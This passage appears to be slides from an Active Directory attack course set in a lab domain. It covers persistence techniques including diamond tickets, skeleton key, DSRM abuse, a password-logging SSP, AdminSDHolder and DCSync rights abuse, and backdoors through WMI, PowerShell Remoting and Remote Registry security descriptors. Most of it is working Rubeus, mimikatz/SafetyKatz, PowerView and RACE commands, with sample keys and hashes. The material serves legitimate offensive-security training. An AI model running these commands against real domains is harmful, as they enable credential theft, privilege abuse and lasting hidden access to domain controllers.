
- Just like the Golden ticket, /ldap option queries DC for information related to the user.
- Similar command can be used for any other service on a machine. Which services? HOST, RPCSS, CIFS and many more.

Learning Objective 9

- During the additional lab time:
- Try to get command execution on the domain controller by creating silver tickets for:
 - HTTP
 - WMI

Persistence - Diamond Ticket

- A diamond ticket is created by decrypting a valid TGT, making changes to it and re-encrypt it using the AES keys of the krbtgt account.
- Golden ticket was a TGT forging attacks whereas diamond ticket is a TGT modification attack.
- Once again, the persistence lifetime depends on krbtgt account.
- A diamond ticket is more opsec safe as it has:
 - Valid ticket times because a TGT issued by the DC is modified
 - In golden ticket, there is no corresponding TGT request for TGS/Service ticket requests as the TGT is forged.



Persistence - Diamond Ticket

- We would still need krbtgt AES keys. Use the following Rubeus command to create a diamond ticket (note that RC4 or AES keys of the user can be used too):

```
Rubeus.exe diamond  
/krbkey:154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cda848  
/user:studentx /password:StudentxPassword / enctype:aes / ticketuser:administrator  
/domain:dollarcorp.moneycorp.local /dc:dcorp-dc.dollarcorp.moneycorp.local  
/ticketuserid:500 /groups:512 /createnetonly:C:\Windows\System32\cmd.exe /show  
/ptt
```

- We could also use /tgtdeleg option in place of credentials in case we have access as a domain user:

```
Rubeus.exe diamond  
/krbkey:154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cda848 /tgtdeleg  
/ enctype:aes / ticketuser:administrator /domain:dollarcorp.moneycorp.local /dc:dcorp-  
dc.dollarcorp.moneycorp.local /ticketuserid:500 /groups:512  
/createnetonly:C:\Windows\System32\cmd.exe /show /ptt
```

Learning Objective 10

- Use Domain Admin privileges obtained earlier to execute the Diamond Ticket attack.

Persistence - Skeleton Key

- Skeleton key is a persistence technique where it is possible to patch a Domain Controller (lsass process) so that it allows access as any user with a single password.
- All the publicly known methods are NOT persistent across reboots.
- Yet again, mimikatz to the rescue.

Persistence - Skeleton Key

- Use the below command to inject a skeleton key (password would be mimikatz) on a Domain Controller of choice. DA privileges required
`SafetyKatz.exe ""privilege::debug" "misc::skeleton" -ComputerName dcorp-dc.dollarcorp.moneycorp.local`
- Now, it is possible to access any machine with a valid username and password as "mimikatz"
`Enter-PSSession -Computername dcorp-dc -credential dcorp\Administrator`

Note that Skeleton Key is not opsec safe and is also known to cause issues with AD CS.

Persistence - Skeleton Key

- In case lsass is running as a protected process, we can still use Skeleton Key but it needs the mimikatz driver (mimidrv.sys) on disk of the target DC:

```
mimikatz # privilege::debug
```

```
mimikatz # !+
```

```
mimikatz # !processprotect /process:lsass.exe /remove
```

```
mimikatz # misc::skeleton
```


```
mimikatz # !-
```

- Note that above would be very noisy in logs - Service installation (Kernel mode driver)

Persistence - DSRM

- DSRM is Directory Services Restore Mode.
- There is a local administrator on every DC called "Administrator" whose password is the DSRM password.
- DSRM password (SafeModePassword) is required when a server is promoted to Domain Controller and it is rarely changed.
- After altering the configuration on the DC, it is possible to pass the NTLM hash of this user to access the DC.

Persistence - DSRM



Persistence - DSRM

- Dump DSRM password (needs DA privs)

SafetyKatz.exe "token::elevate" "lsadump::sam"

- Compare the Administrator hash with the Administrator hash of below command

SafetyKatz.exe "lsadump::lsa /patch"

- First one is the DSRM local Administrator.

Persistence - DSRM

- Since it is the local administrator of the DC, we can pass the hash to authenticate.
- But, the Logon Behavior for the DSRM account needs to be changed before we can use its hash

```
winrs -r:dcorp-dc cmd  
reg add "HKLM\System\CurrentControlSet\Control\Lsa" /v  
"DsrmAdminLogonBehavior" /t REG_DWORD /d 2 /f
```

Persistence - DSRM

- Use below commands to Pass-the-hash of DSRM administrator and access the DC:

```
SafetyKatz.exe "sekurlsa::pth /domain:dcorp-dc  
/user:Administrator /ntlm:a102ad5753f4c441e3af31c97fad86fd  
/run:powershell.exe"
```

```
Set-Item WSMan:\localhost\Client\TrustedHosts 172.16.2.1
```

```
Enter-PSSession -ComputerName 172.16.2.1 -Authentication  
NegotiateWithImplicitCredential
```

Learning Objective 11

- During additional lab time:
- Use Domain Admin privileges obtained earlier to abuse the DSRM credential for persistence.

Persistence - Custom SSP

- A Security Support Provider (SSP) is a DLL which provides ways for an application to obtain an authenticated connection. Some SSP Packages by Microsoft are
 - NTLM
 - Kerberos
 - Wdigest
 - CredSSP
- Mimikatz provides a custom SSP - mimilib.dll. This SSP logs local logons, service account and machine account passwords in clear text on the target server.

Persistence - Custom SSP

- We can use either of the ways:

- Drop the mimilib.dll to system32 and add mimilib to HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages:

```
$packages = Get-ItemProperty  
HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security  
Packages' | select -ExpandProperty 'Security Packages'  
$packages += "mimilib"  
Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name  
'Security Packages' -Value $packages  
Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\ -Name  
'Security Packages' -Value $packages
```

- Using mimikatz, inject into lsass (Not super stable with Server 2019 and Server 2022 but still usable):

```
SafetyKatz.exe -Command '"misc::memssp"'
```

Persistence - Custom SSP

- All local logons on the DC are logged to C:\Windows\system32\mimilsa.log

```
[dcorp-dc.dollarcorp.moneycorp.local]: PS C:\> cat C:\Windows\system32\mimilsa.log  
[00000000:012f4534] dcorp\Administrator *| [REDACTED]y  
[00000000:012f8e99] dcorp\Administrator *| [REDACTED]y  
[00000000:012fc526] dcorp\Administrator *| [REDACTED]y
```

Persistence using ACLs - AdminSDHolder

- Resides in the System container of a domain and used to control the permissions - using an ACL - for certain built-in privileged groups (called Protected Groups).
- Security Descriptor Propagator (SDPROP) runs every hour and compares the ACL of protected groups and members with the ACL of AdminSDHolder and any differences are overwritten on the object ACL.

Persistence using ACLs - AdminSDHolder

- Protected Groups

Account Operators	Enterprise Admins
Backup Operators	Domain Controllers
Server Operators	Read-only Domain Controllers
Print Operators	Schema Admins
Domain Admins	Administrators
Replicator	

Persistence using ACLs - AdminSDHolder

- Well known abuse of some of the Protected Groups - All of the below can log on locally to DC

Account Operators	Cannot modify DA/EA/BA groups. Can modify nested group within these groups.
Backup Operators	Backup GPO, edit to add SID of controlled account to a privileged group and Restore.
Server Operators	Run a command as system (using the disabled Browser service)
Print Operators	Copy ntds.dit backup, load device drivers.

Persistence using ACLs - AdminSDHolder

- With DA privileges (Full Control/Write permissions) on the AdminSDHolder object, it can be used as a backdoor/persistence mechanism by adding a user with Full Permissions (or other interesting permissions) to the AdminSDHolder object.
- In 60 minutes (when SDPROP runs), the user will be added with Full Control to the AC of groups like Domain Admins without actually being a member of it.

Persistence using ACLs - AdminSDHolder

- Add FullControl permissions for a user to the AdminSDHolder using PowerView as DA:

```
Add-DomainObjectAcl -TargetIdentity 'CN=AdminSDHolder,CN=System,dc=dollarcorp,dc=moneycorp,dc=local' -PrincipalIdentity student1 -Rights All -PrincipalDomain dollarcorp.moneycorp.local -TargetDomain dollarcorp.moneycorp.local -verbose
```

- Using ActiveDirectory Module and RACE toolkit (<https://github.com/samratashok/RACE>) :

```
Set-DCPermissions -Method AdminSDHolder -SAMAccountName student1 -Right GenericAll -DistinguishedName 'CN=AdminSDHolder,CN=System,DC=dollarcorp,DC=moneycorp,DC=local' -verbose
```

Persistence using ACLs - AdminSDHolder

- Other interesting permissions (ResetPassword, WriteMembers) for a user to the AdminSDHolder:

```
Add-DomainObjectAcl -TargetIdentity  
'CN=AdminSDHolder,CN=System,dc=dollarcorp,dc=moneycorp,dc=local'  
-PrincipalIdentity student1 -Rights ResetPassword -  
PrincipalDomain dollarcorp.moneycorp.local -TargetDomain  
dollarcorp.moneycorp.local -verbose
```

```
Add-DomainObjectAcl -TargetIdentity  
'CN=AdminSDHolder,CN=System,dc=  
dollarcorp,dc=moneycorp,dc=local' -PrincipalIdentity student1  
-Rights WriteMembers -PrincipalDomain  
dollarcorp.moneycorp.local -TargetDomain  
dollarcorp.moneycorp.local -verbose
```

Persistence using ACLs - AdminSDHolder

- Run SDProp manually using Invoke-SDPropagator.ps1 from Tools directory:

```
Invoke-SDPropagator -timeoutMinutes 1 -showProgress -verbose
```

- For pre-Server 2008 machines:

```
Invoke-SDPropagator -taskname FixUpInheritance -  
timeoutMinutes 1 -showProgress -verbose
```

Persistence using ACLs - AdminSDHolder

- Check the Domain Admins permission - PowerView as normal user:

```
Get-DomainObjectAcl -Identity 'Domain Admins' -  
ResolveGUIDs | ForEach-Object {$_.Add-Member  
NoteProperty 'IdentityName' $(Convert-SidToName  
$_.SecurityIdentifier); $_} | ?{$_.IdentityName -match  
"student1"}
```

- Using ActiveDirectory Module:

```
(Get-Acl -Path 'AD:\CN=Domain  
Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local').Ac  
cess | ?{$_.IdentityReference -match 'student1'}
```

Persistence using ACLs - AdminSDHolder

- Abusing FullControl using PowerView:

```
Add-DomainGroupMember -Identity 'Domain Admins' -Members  
testda -verbose
```

- Using ActiveDirectory Module:

```
Add-ADGroupMember -Identity 'Domain Admins' -Members  
testda
```

Persistence using ACLs - AdminSDHolder

- Abusing ResetPassword using PowerView:

```
Set-DomainUserPassword -Identity testda -AccountPassword  
(ConvertTo-SecureString "Password@123" -AsPlainText -  
Force) -verbose
```

- Using ActiveDirectory Module:

```
Set-ADAccountPassword -Identity testda -NewPassword  
(ConvertTo-SecureString "Password@123" -AsPlainText -  
Force) -verbose
```

Persistence using ACLs - Rights Abuse

- There are even more interesting ACLs which can be abused.
- For example, with DA privileges, the ACL for the domain root can be modified to provide useful rights like FullControl or the ability to run "DCSync".

Persistence using ACLs - Rights Abuse

- Add FullControl rights:

```
Add-DomainObjectAcl -TargetIdentity  
'DC=dollarcorp,DC=moneycorp,DC=local' -PrincipalIdentity  
student1 -Rights All -PrincipalDomain  
dollarcorp.moneycorp.local -TargetDomain  
dollarcorp.moneycorp.local -Verbose
```

- Using ActiveDirectory Module and RACE:

```
Set-ADACL -SamAccountName studentuser1 -  
DistinguishedName 'DC=dollarcorp,DC=moneycorp,DC=local'  
-Right GenericAll -Verbose
```

Persistence using ACLs - Rights Abuse

- Add rights for DCSync:

```
Add-DomainObjectAcl -TargetIdentity  
'DC=dollarcorp,DC=moneycorp,DC=local' -PrincipalIdentity  
student1 -Rights DCSync -PrincipalDomain  
dollarcorp.moneycorp.local -TargetDomain  
dollarcorp.moneycorp.local -verbose
```

- Using ActiveDirectory Module and RACE:

```
Set-ADACL -SamAccountName studentuser1 -DistinguishedName  
'DC=dollarcorp,DC=moneycorp,DC=local' -GUIDRight DCSync -  
verbose
```

Persistence using ACLs - Rights Abuse

- Execute DCSync:

```
Invoke-Mimikatz -Command '"lsadump::dcsync  
/user:dcorp\krbtgt"'
```

or

```
c:\AD\Tools\safetyKatz.exe "lsadump::dcsync  
/user:dcorp\krbtgt" "exit"
```

Learning Objective 12

- Check if studentX has Replication (DCSync) rights.
- If yes, execute the DCSync attack to pull hashes of the krbtgt user.
- If no, add the replication rights for the studentX and execute the DCSync attack to pull hashes of the krbtgt user.

Persistence using ACLs - Security Descriptors

- It is possible to modify Security Descriptors (security information like Owner, primary group, DACL and SACL) of multiple remote access methods (securable objects) to allow access to non-admin users.
- Administrative privileges are required for this.
- It, of course, works as a very useful and impactful backdoor mechanism.

Persistence using ACLs - Security Descriptors

- Security Descriptor Definition Language defines the format which is used to describe a security descriptor. SDDL uses ACE strings for DACL and SACL:

ace_type;ace_flags;rights;object_guid;inherit_object_guid;account_sid

- ACE for built-in administrators for WMI namespaces

A;CI;CCDCLCSWRPWRPCWD;;SID

Persistence using ACLs - Security Descriptors - WMI

ACLs can be modified to allow non-admin users access to securable objects. Using the RACE toolkit:

- C:\AD\Tools\RACE-master\RACE.ps1
- On local machine for student1:
`Set-RemoteWMI -SamAccountName student1 -verbose`
- On remote machine for student1 without explicit credentials:
`Set-RemoteWMI -SamAccountName student1 -ComputerName dcorp-dc -namespace 'root\cimv2' -verbose`
- On remote machine with explicit credentials. Only root\cimv2 and nested namespaces:
`Set-RemoteWMI -SamAccountName student1 -ComputerName dcorp-dc -Credential Administrator -namespace 'root\cimv2' -verbose`
- On remote machine remove permissions:
`Set-RemoteWMI -SamAccountName student1 -ComputerName dcorp-dc -namespace 'root\cimv2' -Remove -verbose`

Persistence using ACLs - Security Descriptors - PowerShell Remoting

Using the RACE toolkit - PS Remoting backdoor not stable after August 2020 patches

- On local machine for student1:

```
Set-RemotePSRemoting -SamAccountName student1 -verbose
```

- On remote machine for student1 without credentials:

```
Set-RemotePSRemoting -SamAccountName student1 -ComputerName  
dcorp-dc -Verbose
```

- On remote machine, remove the permissions:

```
Set-RemotePSRemoting -SamAccountName student1 -ComputerName  
dcorp-dc -Remove
```

Persistence using ACLs - Security Descriptors - Remote Registry

- Using RACE or DAMP, with admin privs on remote machine

```
Add-RemoteRegBackdoor -ComputerName dcorp-dc -Trustee  
student1 -Verbose
```

- As student1, retrieve machine account hash:

```
Get-RemoteMachineAccountHash -ComputerName dcorp-dc -Verbose
```

- Retrieve local account hash:

```
Get-RemoteLocalAccountHash -ComputerName dcorp-dc -Verbose
```

- Retrieve domain cached credentials:

